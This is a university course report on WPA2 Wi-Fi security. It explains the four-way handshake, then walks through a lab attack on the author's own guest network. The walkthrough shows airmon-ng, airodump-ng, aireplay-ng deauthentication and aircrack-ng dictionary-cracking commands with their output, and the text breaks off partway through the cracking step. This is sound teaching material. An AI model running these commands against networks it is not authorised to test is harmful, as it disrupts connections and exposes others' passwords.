
Wi-Fi Hacking: Attacks on WPA2 and Unsecured Communications

CYBERSECURITY COURSE A.A.2024/2025

Author:
Pulcino Federico
Student ID 872491

Contents

1	Introduction	1
I	Theoretical Knowledge	2
2	Overview of WPA2 and the Four-Way Handshake	3
2.1	Key Features of WPA2	3
2.2	How WPA2 Works: The Four-Way Handshake	3
2.2.1	Key Concepts	4
2.2.2	The Four-Way Handshake Process	4
2.3	Security Implications and Cracking WPA2	5
II	Practical Implementation	6
3	Enviroment	7
3.1	Hardware Specification	7
3.2	Operating System	7
4	Deauthentication Attack and WPA2 Handshake Capture	8
4.1	Introduction to the Deauthentication Attack	8
4.1.1	Tools and Software Utilized	8
4.2	Objective and Methodology for Capturing the WPA2 Handshake	9
4.3	Results and Analysis	15
4.4	Conclusion	16
5	Evil Twin Attack Simulation	17
5.1	Introduction to Evil Twin Attacks	17
5.1.1	Tools and Software Utilized	17
5.2	Objective and Methodology	17
5.3	DNS Routing Configuration (Theoretical)	19
5.4	Results and Analysis	21
5.5	Conclusion	21
6	Analysis of Unencrypted Data Transmission on Open Networks	22
6.1	Setup and Methodology	22
6.2	Observed Results	23
6.2.1	Real-World Implications	23
6.3	Conclusion	23

1

Introduction

This project serves as an in-depth exploration of the security challenges and vulnerabilities associated with WPA2 (Wi-Fi Protected Access 2), one of the most widely used protocols for securing wireless networks. WPA2, based on the Advanced Encryption Standard (AES), provides robust mechanisms for ensuring data confidentiality and integrity. However, practical implementations of this protocol are not immune to targeted attacks, making it critical to understand both its strengths and weaknesses.

The study is structured around three interconnected simulations, each highlighting a specific aspect of wireless network security:

1. **Exploring WPA2 Handshake Vulnerabilities:** The first simulation focuses on capturing and analyzing the WPA2 four-way handshake, demonstrating how adversaries can exploit weaknesses in passphrase selection through brute-force attacks using precompiled dictionaries. This experiment underscores the importance of strong, complex passwords in mitigating such risks.
2. **Evil Twin Attack Simulation:** The second simulation illustrates the creation of an Evil Twin access point, a common phishing attack designed to deceive users into connecting to a rogue network. By mimicking a legitimate network, the attacker can intercept sensitive data, emphasizing the critical need for user awareness and advanced authentication mechanisms.
3. **Data Transmission in Unencrypted Networks:** The final simulation examines the risks of open networks, where data is transmitted in plain text. By hosting a simple HTTP form on an attacker device and capturing traffic using Wireshark, the study reveals how sensitive information, such as usernames and passwords, can be intercepted when encryption is absent.

Through these simulations, conducted in a controlled environment using open-source tools such as Aircrack-ng and Wireshark, this project bridges theoretical concepts with practical applications. The findings provide a comprehensive understanding of wireless network vulnerabilities and underscore the necessity of adopting modern security protocols, such as WPA3, and following best practices to safeguard against emerging threats.

This report integrates technical analyses with hands-on experimentation, offering insights into the complexities of wireless security and the ongoing efforts required to ensure robust protection in real-world scenarios.

Part I

Theoretical Knowledge

Overview of WPA2 and the Four-Way Handshake

Wi-Fi Protected Access II (WPA2) is the second generation of the WPA security protocol, designed to secure wireless networks. Based on the IEEE 802.11i standard, WPA2 became mandatory for all Wi-Fi-certified devices starting in 2006. This protocol addresses significant vulnerabilities found in its predecessor, WPA, and introduces critical security enhancements that ensure robust encryption and data integrity.

2.1 Key Features of WPA2

WPA2 offers several key improvements over WPA, the most notable of which are enhanced encryption, improved data integrity, and mandatory certification. These advancements make WPA2 a trusted solution for both enterprise and personal wireless network security.

- **Enhanced Encryption:** WPA2 replaces WPA's Temporal Key Integrity Protocol (TKIP) with the Counter Mode Cipher Block Chaining Message Authentication Code Protocol (CCMP). CCMP leverages the Advanced Encryption Standard (AES), a much stronger encryption algorithm that uses a 128-bit key. AES ensures higher levels of confidentiality and integrity for transmitted data, providing resistance against brute-force attacks and cryptographic weaknesses.
- **Improved Data Integrity:** WPA2 employs CCMP for message integrity, replacing the weaker Message Integrity Code (MIC) used in WPA. CCMP ensures that data cannot be altered or tampered with during transmission, thereby preventing attacks such as packet injection or replay attacks. The shift to AES-based encryption and a more robust integrity mechanism enhances overall network security.
- **Mandatory Certification and Testing:** WPA2 certification, enforced by the Wi-Fi Alliance, ensures that devices meet the rigorous security standards required for Wi-Fi networks. Since March 2006, all Wi-Fi-certified devices have been required to support WPA2, making it the default security protocol for most wireless devices.

2.2 How WPA2 Works: The Four-Way Handshake

The primary method by which WPA2 ensures secure communication between clients (stations) and access points (APs) is through the Four-Way Handshake. This handshake is essential for establishing a secure communication session by verifying the legitimacy of both parties and generating the necessary encryption keys.

The Four-Way Handshake is designed to prevent eavesdropping, man-in-the-middle attacks, and replay attacks, and to ensure the integrity of the encryption keys used in communication. Below is a detailed explanation of the handshake process:

2.2.1 Key Concepts

To understand the Four-Way Handshake, it is important to first define several key cryptographic elements involved in the process:

- **PMK (Pairwise Master Key):** The PMK is derived from the pre-shared key (PSK) or, in enterprise networks, from an 802.1X authentication server. It is a 256-bit key that serves as the root key for generating other session keys used in the handshake process.
- **PTK (Pairwise Transient Key):** The PTK is the key used to encrypt unicast traffic between the client and the AP. It is derived from the PMK, as well as random values (nonces) generated by both parties.
- **GTK (Group Temporal Key):** The GTK is used to encrypt multicast and broadcast traffic between the AP and its clients. It is generated by the AP and shared with all clients connected to the network.
- **ANONCE and SNonce:** These are random nonces generated by the AP and client, respectively. They play a critical role in ensuring the freshness of the session and preventing replay attacks.
- **MIC (Message Integrity Code):** The MIC is a cryptographic checksum used to ensure the integrity of the messages exchanged during the handshake. It prevents tampering and assures both parties that the data has not been modified.

2.2.2 The Four-Way Handshake Process

The Four-Way Handshake consists of four messages exchanged between the client and the AP, during which the cryptographic keys necessary for securing the connection are derived and exchanged. The process can be broken down as follows:

1. **Message 1 (AP to Client):** The AP sends a message containing its nonce (ANONCE) to the client. This nonce is required by the client to generate the Pairwise Transient Key (PTK). At this point, the client already has the pre-shared key (PSK), which is used to derive the Pairwise Master Key (PMK).
2. **Message 2 (Client to AP):** The client generates its own nonce (SNonce) and sends it to the AP, along with a Message Integrity Code (MIC). The MIC is a cryptographic signature that allows the AP to verify that the message is legitimate and originated from the client. Upon receiving the message, the AP derives the PTK, using the PMK, ANONCE, SNonce, and the MAC addresses of both the AP and the client.
3. **Message 3 (AP to Client):** The AP sends the Group Temporal Key (GTK) to the client. The GTK is used for encrypting multicast and broadcast traffic, ensuring that all clients on the same AP can securely communicate. The client installs the GTK, which allows it to handle group traffic.
4. **Message 4 (Client to AP):** The client sends a confirmation message to the AP, indicating that it has successfully installed both the PTK and GTK. This final step completes the handshake and secures the communication channel between the client and the AP.

The exchange of these four messages establishes a secure session, where the PTK is used for unicast traffic encryption, and the GTK is used for broadcast and multicast traffic encryption.

2.3 Security Implications and Cracking WPA2

The WPA2 Four-Way Handshake plays a crucial role in maintaining the security of wireless networks. However, the handshake's reliance on the pre-shared key (PSK) means that the strength of the security depends heavily on the strength of the password chosen by the network administrator.

An attacker can exploit the handshake process by capturing the messages exchanged between the client and the AP. One common method is to force a client to disconnect and reconnect, thereby triggering a new handshake. Once captured, the attacker can attempt to crack the pre-shared key (PSK) by performing a brute-force attack using tools like **aircrack-ng**.

Part II

Practical Implementation

3.1 Hardware Specification

The hardware utilized for the testing environment comprised a laptop with specifications tailored to meet the requirements of wireless network testing, particularly for WPA2 security evaluation. The primary device used was an **ASUS ZenBook UX331U** with the following hardware configuration:

- **Processor:** Intel® Core™ i7-8550U Processor, featuring 4 cores and a base clock speed of 1.8 GHz, with a turbo boost up to 4.0 GHz, and an 8 MB cache.
- **Memory:** 8 GB of RAM, ensuring smooth performance for resource-intensive tasks such as packet capture and traffic analysis.
- **Wireless Network Interface:** Intel® Dual Band Wireless-AC 8265 module, which supports:
 - **TX/RX Streams:** 2x2
 - **Frequency Bands:** Dual-band operation at 2.4 GHz and 5 GHz.
 - **Maximum Speed:** Up to 867 Mbps, compliant with the Wi-Fi 5 (802.11ac) standard.

3.2 Operating System

For this project, I used **Kali Linux** version 2024.3, running in *Live USB* mode with **data persistence** enabled. This configuration allowed me to work directly from a USB drive while saving changes and settings between sessions, making it practical for repeated testing without the need to reconfigure the environment every time.

Kali Linux is a specialized operating system designed for penetration testing and cybersecurity tasks. It comes with a wide range of pre-installed tools, such as *airmon-ng*, *aircrack-ng*, and *Wireshark*, which were essential for capturing WPA2 handshakes, analyzing network traffic, and simulating attacks.

Using a persistent Live USB setup ensured flexibility and portability while maintaining a stable testing environment. This approach was particularly useful for experimenting with different configurations and tools specific to the project without affecting the main operating system on my laptop.

Deauthentication Attack and WPA2 Handshake Capture

This chapter outlines the practical execution of the deauthentication attack with the aim of capturing the WPA2 handshake. This method is commonly used in wireless network penetration testing to demonstrate how WPA2 can be compromised, especially when weak passwords are used.

4.1 Introduction to the Deauthentication Attack

The deauthentication attack targets connected wireless clients by sending deauthentication frames that force them to disconnect from their access point (AP). As soon as the client tries to reconnect, the WPA2 handshake is transmitted, and if captured, it can be used to attempt password recovery through brute-force or dictionary attacks.

This attack exploits the fact that deauthentication frames are not authenticated, meaning they can be easily spoofed by any device within range, making it possible for an attacker to force clients to disconnect from the network. This triggers the WPA2 handshake process, which can then be captured for further analysis.

4.1.1 Tools and Software Utilized

This section provides an overview of the tools and software employed during the practical execution of the deauthentication attack and WPA2 handshake capture. Each tool played a critical role in various stages of the attack, from configuring the network interface to analyzing the captured handshake.

Airmon-ng

Part of the ‘aircrack-ng’ suite, ‘airmon-ng’ is a tool used to enable and manage monitor mode on wireless network interfaces. In this experiment, it was employed to switch the wireless adapter into monitor mode, allowing it to capture all wireless traffic within range. Additionally, it was used to terminate interfering processes to ensure a smooth operation during packet capture.

Airodump-ng

‘Airodump-ng’ is another utility within the ‘aircrack-ng’ suite, designed for packet capture and real-time analysis of wireless traffic. It was instrumental in scanning for nearby networks, identifying the target access point, and capturing the WPA2 handshake during the attack.

Aireplay-ng

‘Aireplay-ng’ is a packet injection tool used to perform various wireless network attacks, including deauthentication attacks. In this experiment, it was utilized to send deauthentication frames to force connected clients to disconnect from the target access point, thereby triggering the WPA2 handshake.

Aircrack-ng

The ‘aircrack-ng’ tool is the centerpiece of the suite, specializing in wireless network password cracking. In this scenario, it was used to execute the dictionary attack on the captured WPA2 handshake. By iterating through the entries in the ‘rockyou.txt’ wordlist, ‘aircrack-ng’ successfully recovered the network password.

Wireshark

Wireshark is a versatile network protocol analyzer used for inspecting captured network traffic in detail. After capturing the WPA2 handshake, Wireshark was employed to verify the integrity of the handshake and confirm that all necessary packets were captured correctly.

RockYou Dictionary

The ‘rockyou.txt’ dictionary is a widely known wordlist containing millions of commonly used passwords. It served as the dictionary for the password-cracking phase, highlighting the risks associated with weak and commonly used passwords.

Each of these tools contributed to the successful execution of the attack, from capturing wireless traffic to analyzing and recovering the network password. Their combined functionality underscores the importance of understanding and mitigating these vulnerabilities in wireless network security.

4.2 Objective and Methodology for Capturing the WPA2 Handshake

The primary goal of this section is to capture the WPA2 handshake between a client and the AP using the deauthentication attack. The following steps outline the process and the commands used for execution:

1. **Switching the Network Interface to Monitor Mode:** The first step in preparing for the deauthentication attack is to enable monitor mode on the wireless adapter, which allows the interface to capture all wireless traffic within range. As illustrated in Figure 4.1, I began by checking the current state of the wireless interface using the command *iwconfig*. To ensure that no processes would interfere with the monitor mode, I terminated any conflicting processes using the command *sudo airmon-ng check kill*. Finally, I switched the wireless card into monitor mode with the command *sudo airmon-ng start wlan0*, which reconfigures the adapter from managed to monitor mode, enabling it to capture all nearby wireless packets.

```
kali@kali: ~  
File Actions Edit View Help  
~  
(kali@kali)-[~]  
$ iwconfig  
lo        no wireless extensions.  
  
wlan0     IEEE 802.11  ESSID:off/any  
          Mode:Managed Access Point: Not-Associated  
          Retry short limit:7 RTS thr:off  Fragment thr:off  
          Power Management:on  
  
(kali@kali)-[~]  
$ sudo airmon-ng check kill  
Killing these processes:  
  
PID Name  
2040 wpa_supplicant  
  
(kali@kali)-[~]  
$ sudo airmon-ng start wlan0  
  
PHY      Interface      Driver      Chipset  
phy0     wlan0             iwlwifi     Intel Corporation Wireless 8265 / 8275 (rev 78)  
          (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)  
          (mac80211 station mode vif disabled for [phy0]wlan0)  
  
(kali@kali)-[~]  
$ iwconfig  
lo        no wireless extensions.  
  
wlan0mon  IEEE 802.11  Mode:Monitor Frequency:2.457 GHz  
          Retry short limit:7 RTS thr:off  Fragment thr:off  
          Power Management:on
```

Figure 4.1: Monitor mode enabled on the wireless card.

2. **Scanning for Nearby Networks:** Once the network interface was in monitor mode, the next step was to scan for nearby wireless networks. This was accomplished using the command `sudo airodump-ng wlan0mon`.

As shown in Figure 4.2, this command provides a list of all available access points, displaying details such as the BSSID (MAC address), channel, encryption type, and the number of connected clients. From this list, I was able to identify the target network, along with its corresponding BSSID and channel.

At this stage, I had successfully identified the BSSID and channel of my target network.

3. **Identifying the Target Network:** After identifying the target network, the next step was to focus the attack on the specific channel used by the target access point. To filter the results and capture only the traffic from the target network, I used the following command: `"sudo airodump-ng -bssid A6:91:B1:CB:F8:E0 -c 11 -w wificapture wlan0"`. In this command, the `-w wificapture` flag specifies the filename where the captured handshake will be saved, and the `-c 11` flag ensures that only traffic on channel 11, where the target AP operates, is captured. The results are displayed in Figure 4.3.
4. **Sending Deauthentication Frames:** With the target network identified and the capture in progress, the next step was to send deauthentication frames to disconnect any connected clients from the access point. As shown in Figure 4.4, this was achieved using the following command: `"sudo aireplay-ng -deauth 0 -a A6:91:B1:CB:F8:E7 wlan0mon"`. The `-deauth 0` flag indicates that deauthentication packets will be sent

```

kali@kali: ~
File Actions Edit View Help

CH 5 ][ Elapsed: 24 s ][ 2024-12-06 10:45

BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
A6:91:B1:CB:F8:E0 -26 23 0 0 11 130 WPA2 CCMP PSK Guest-Pulcino

BSSID STATION PWR Rate Lost Frames Notes Probes

Quitting...

```

Figure 4.2: List of nearby networks and stations.

```

kali@kali: ~
File Actions Edit View Help

CH 11 ][ Elapsed: 1 min ][ 2024-12-06 10:49

BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
A6:91:B1:CB:F8:E0 -24 55 736 0 0 11 130 WPA2 CCMP PSK Guest-Pulcino

BSSID STATION PWR Rate Lost Frames Notes Probes

```

Figure 4.3: Listening for the handshake on the target network.

indefinitely (until manually stopped). These frames force the connected devices to disconnect and attempt to reconnect, which triggers the WPA2 handshake.

```


kali@kali: ~
File Actions Edit View Help

(kali@kali)~]
$ sudo aireplay-ng --deauth 0 -a A6:91:B1:CB:F8:E0 wlan0mon
10:51:13 Waiting for beacon frame (BSSID: A6:91:B1:CB:F8:E0) on channel 11
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
10:51:13 Sending DeAuth (code 7) to broadcast -- BSSID: [A6:91:B1:CB:F8:E0]
10:51:14 Sending DeAuth (code 7) to broadcast -- BSSID: [A6:91:B1:CB:F8:E0]
10:51:14 Sending DeAuth (code 7) to broadcast -- BSSID: [A6:91:B1:CB:F8:E0]
10:51:15 Sending DeAuth (code 7) to broadcast -- BSSID: [A6:91:B1:CB:F8:E0]
10:51:15 Sending DeAuth (code 7) to broadcast -- BSSID: [A6:91:B1:CB:F8:E0]
10:51:16 Sending DeAuth (code 7) to broadcast -- BSSID: [A6:91:B1:CB:F8:E0]
10:51:16 Sending DeAuth (code 7) to broadcast -- BSSID: [A6:91:B1:CB:F8:E0]
10:51:17 Sending DeAuth (code 7) to broadcast -- BSSID: [A6:91:B1:CB:F8:E0]
10:51:17 Sending DeAuth (code 7) to broadcast -- BSSID: [A6:91:B1:CB:F8:E0]

```

Figure 4.4: Deauthentication packets being sent.

5. **Capturing the WPA2 Handshake:** When a client attempts to reconnect to the access point, the WPA2 handshake is triggered and captured by the *airodump-ng* tool. This handshake is crucial for subsequent analysis. Once the handshake capture is complete, the tool provides confirmation in the form of output, as shown in Figure 4.5.



```

kati@kali: ~
File Actions Edit View Help

CH 11 ][ Elapsed: 2 mins ][ 2024-12-06 10:50 ][ WPA handshake: A6:91:B1:CB:F8:E0

BSSID          PWR RXQ Beacons  #Data, #/s CH  MB  ENC CIPHER AUTH ESSID
A6:91:B1:CB:F8:E0 -23  51    1309      262   0  11  130  WPA2 CCMP  PSK  Guest-Pulcino

BSSID          STATION          PWR  Rate  Lost  Frames  Notes  Probes
A6:91:B1:CB:F8:E0 18:54:CF:39:E9:50 -25   24e- 1e   3      492  EAPOL  Guest-Pulcino


```

Figure 4.5: WPA2 handshake successfully captured.

The captured handshake is then saved to the specified file, ready for further analysis or potential use in an attack.

6. **Analyzing the Handshake:** The captured handshake was analyzed using Wireshark to verify its completeness and to understand the cryptographic exchanges between the client and the AP. As outlined in the theoretical section, the WPA2 handshake consists of four messages that establish the Pairwise Transient Key (PTK) and the Group Temporal Key (GTK), ensuring secure communication between the two parties.

- (a) **Message 1:** The AP sends a random nonce (ANONCE) to the client. This nonce, shown in Figure 4.6, is crucial for the client to derive the PTK using the pre-shared key (PSK) and other parameters.



```

wireshark-01.cap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

[eapol]
No. Time Source Destination Protocol Length Info
23703 41.074622 a6:91:b1:cb:f8:e0 f6:7a:f2:25:b6:87 EAPOL 133 Key (Message 1 of 4)
23707 41.090307 a6:91:b1:cb:f8:e0 f6:7a:f2:25:b6:87 EAPOL 157 Key (Message 2 of 4)
23708 41.094002 a6:91:b1:cb:f8:e0 f6:7a:f2:25:b6:87 EAPOL 189 Key (Message 3 of 4)
23709 41.094002 f6:7a:f2:25:b6:87 a6:91:b1:cb:f8:e0 EAPOL 133 Key (Message 4 of 4)

* Frame 23703: 133 bytes on wire (1064 bits), 133 bytes captured (1064 bits) on 0
* IEEE 802.11 QoS Data, Flags: .....F.
* Logical-Link Control
* 802.1X Authentication
  Version: 802.1X-2004 (2)
  Type: Key (3)
  Length: 95
  Key Descriptor Type: EAPOL RSN Key (2)
  [Message number: 1]
  - Key Information: 0x008a
    .... .010 = Key Descriptor Version: AES Cipher, HMAC-SHA1 MIC (2)
    .... .1... = Key Type: Pairwise Key
    .... .00... = Key Index: 0
    .... .0... = Install: Not set
    .... .1... = Key ACK: Set
    .... .0... = Key MIC: Not set
    .... .0... = Secure: Not set
    .... .0... = Error: Not set
    .... .0... = Request: Not set
    .... .0... = Encrypted Key Data: Not set
    .... .0... = SMK Message: Not set
  Key Length: 16
  Replay Counter: 1
  WPA Key Nonce: 0d8fd613a0b61f006a2848f2bf0287927afe7b5428e4614538eea8e91779a4c
  Key IV: 00000000000000000000000000000000
  WPA Key RSC: 0000000000000000
  WPA Key ID: 0000000000000000
  WPA Key MIC: 00000000000000000000000000000000
  WPA Key Data Length: 0

```

Figure 4.6: Message 1: AP sending ANONCE to the client.

- (b) **Message 2:** The client responds with its own nonce (SNONCE) and a Message Integrity Code (MIC) to ensure the integrity of the exchange. As depicted in Figure 4.7, this step confirms the client's identity and provides the AP with the data needed to compute the PTK.




Figure 4.7: Message 2: Client sending SNONCE and MIC to the AP.

- (c) **Message 3:** The AP transmits the Group Temporal Key (GTK) to the client, ensuring that all clients on the network can securely communicate in multicast and broadcast traffic. This can be seen in Figure 4.8.
- (d) **Message 4:** The client sends a final acknowledgment to the AP, confirming the installation of the PTK and GTK. This step, illustrated in Figure 4.9, completes the handshake process, establishing a secure communication channel.

By examining these messages in Wireshark, it was possible to confirm the integrity of the handshake. Each message plays a distinct role in ensuring a secure and authenticated connection, as described in the theoretical overview of the WPA2 Four-Way Handshake. The detailed inspection of the captured packets reinforced the understanding of the cryptographic mechanisms at play, providing valuable insights into the vulnerabilities associated with weak pre-shared keys.

7. Performing a Dictionary Attack: Once the handshake was successfully captured, I proceeded with the dictionary attack to attempt to recover the password. Here's the series of steps I followed:

- (a) **Extracting the RockYou Dictionary:** The first step was to extract the `rockyou.txt` dictionary file from its compressed archive. This was done using the command `gunzip /usr/share/wordlists/rockyou.txt.gz`. This command unzipped the compressed file, making the dictionary ready for use.




Figure 4.8: Message 3: AP sending GTK to the client.





Figure 4.9: Message 4: Client confirming the handshake completion.

- (b) **Initiating the Dictionary Attack:** With the handshake file and the dictionary prepared, I used the `aircrack-ng` tool to perform the attack. The command used was `aircrack-ng wificapture.cap -w /usr/share/wordlists/rockyou.txt`
- Where:

